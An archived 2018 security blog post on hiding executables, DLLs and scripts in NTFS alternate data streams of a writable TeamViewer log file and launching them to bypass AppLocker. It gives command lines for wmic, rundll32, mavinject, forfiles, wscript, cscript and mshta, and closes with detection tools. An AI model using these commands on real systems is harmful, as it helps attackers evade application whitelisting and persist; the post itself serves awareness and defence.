Putting data in Alternate data streams and how to execute it

Published: 2018-01-14 · Archived: 2026-04-05 19:38:01 UTC


Part 2 of this research can be found here: https://oddvar.moe/2018/04/11/putting-data-in-alternate-data-streams-and-how-to-execute-it-part-2/

I always had a fascination about ADS (Alternate data streams) and using it as part of a persistence. My first meeting with this as a persistence technique was when Matt Nelson aka @Enigma0x3 wrote a blogpost about using it: https://enigma0x3.net/2015/03/05/using-alternate-data-streams-to-persist-on-a-compromised-machine/

Quite recently I have started to play with AppLocker bypasses to create a tool and somehow I saw a shiny thing that I just had to look at. I did a normal check on my AppLocker test system using Accesschk.exe and discovered a writable file within the Teamviewer folder.
A log file to be exact. This lead me to the discovery that you can inject data into the alternate stream of that file, execute it and it will work as an AppLocker bypass.
I posted a tweet about this here: https://twitter.com/Oddvarmoe/status/951757732557852673

(Kudos to TeamViewer for looking into the issue from their side)

Here is a screenshot of the bypass I found:



So what I did was that I first injected the payload into the ADS of the log file using this command:

```
"type c:\temp\bginfo.exe > "C:\program files (x86)\Teamviewer\TeamViewer12_Logfile.log:bginfo.exe"
```

Then I used the following command to execute it:

```
"wmic process call create '"C:\program files (x86)\Teamviewer\TeamViewer12_Logfile.log:bginfo.exe"'
```

After I was done looking at this bypass I got even more curious. What sort of other processes are able to execute from ADS?


I did some Googling around ADS and found out that back in the days you could use:

```
start c:\folder\file.exe:ADSStream.exe
```

to launch executables from ADS.
This is now blocked.

After some testing, searching and playing around I figured out the following, are at least possible to execute from ADS (And I am sure that there are hundreds more as well):

rundll32.exe





```
type "C:\temp\messagebox64.dll" > "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:ADSDLL

rundll32 "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:ADSDLL.dll",DllMain
```

Mavinject.exe


```
c:\windows\SysWOW64\notepad.exe

tasklist | findstr notepad

type C:\temp\AtomicTest.dll > ""C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:Atomic.dl

C:\windows\WinSxS\wow64_microsoft-Windows-appmanagement-appvwow_31bf3856ad364e35_10.0.16299.15_none_
```


Forfiles.exe

In my testing forfiles is not very fond of spaces in paths. So it seems you have to use the 8.3 foldername for some reason.





```
forfiles /P C:\windows\system32 /m notepad.exe /c "c:\Progra~2\Teamviewer\TeamViewer13_Logfile.log:b
```

Wscript.exe





```
type "C:\Program Files\test\wscripthello.vbs" > "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logf

wscript "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:wscripts.vbs"
```

Cscript.exe




```
cscript "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:wscripts.vbs"
```

MSHTA.exe




```
type C:\temp\helloworld.hta > wscript "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:he

mshta "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:helloworld.hta"
```

I am pretty sure this is not everything that can execute from ADS. This is just some examples I found pretty fast while playing with it. My point with this post is to raise awareness of Alternate data streams. If you are not checking for malicious activity within ADS of your files/folders I suggest you start. Thats it.

Update 18.01.2018:
I added these methods to a GIST found
here: https://gist.github.com/api0cradle/cdd2d0d0ec9abb686f0e89306e277b8f
Will try to keep it updated when I discover new methods.

I was also asked a lot about how to detect these alternate data streams. There are several utilities to view ADS.

Dir /r c:\fileorfolder

https://docs.microsoft.com/en-us/sysinternals/downloads/streams
https://www.nirsoft.net/utils/alternate_data_streams.html

Sysmon also offers some monitoring of ADS AFAIK.
https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
https://twitter.com/SwiftOnSecurity/status/952659933836791808

There are also some PowerShell scripts that can be used.
https://github.com/forgottentq/powershell/blob/master/find-steams.ps1
https://github.com/p0shkatz/Get-ADS

Cheers!

Update 29.08.2018:
Another great resource on ADS written by Marc Ochsenmeier can be found
here: https://winitor.com/pdf/NtfsAlternateDataStreams.pdf

Source: https://oddvar.moe/2018/01/14/putting-data-in-alternate-data-streams-and-how-to-execute-it/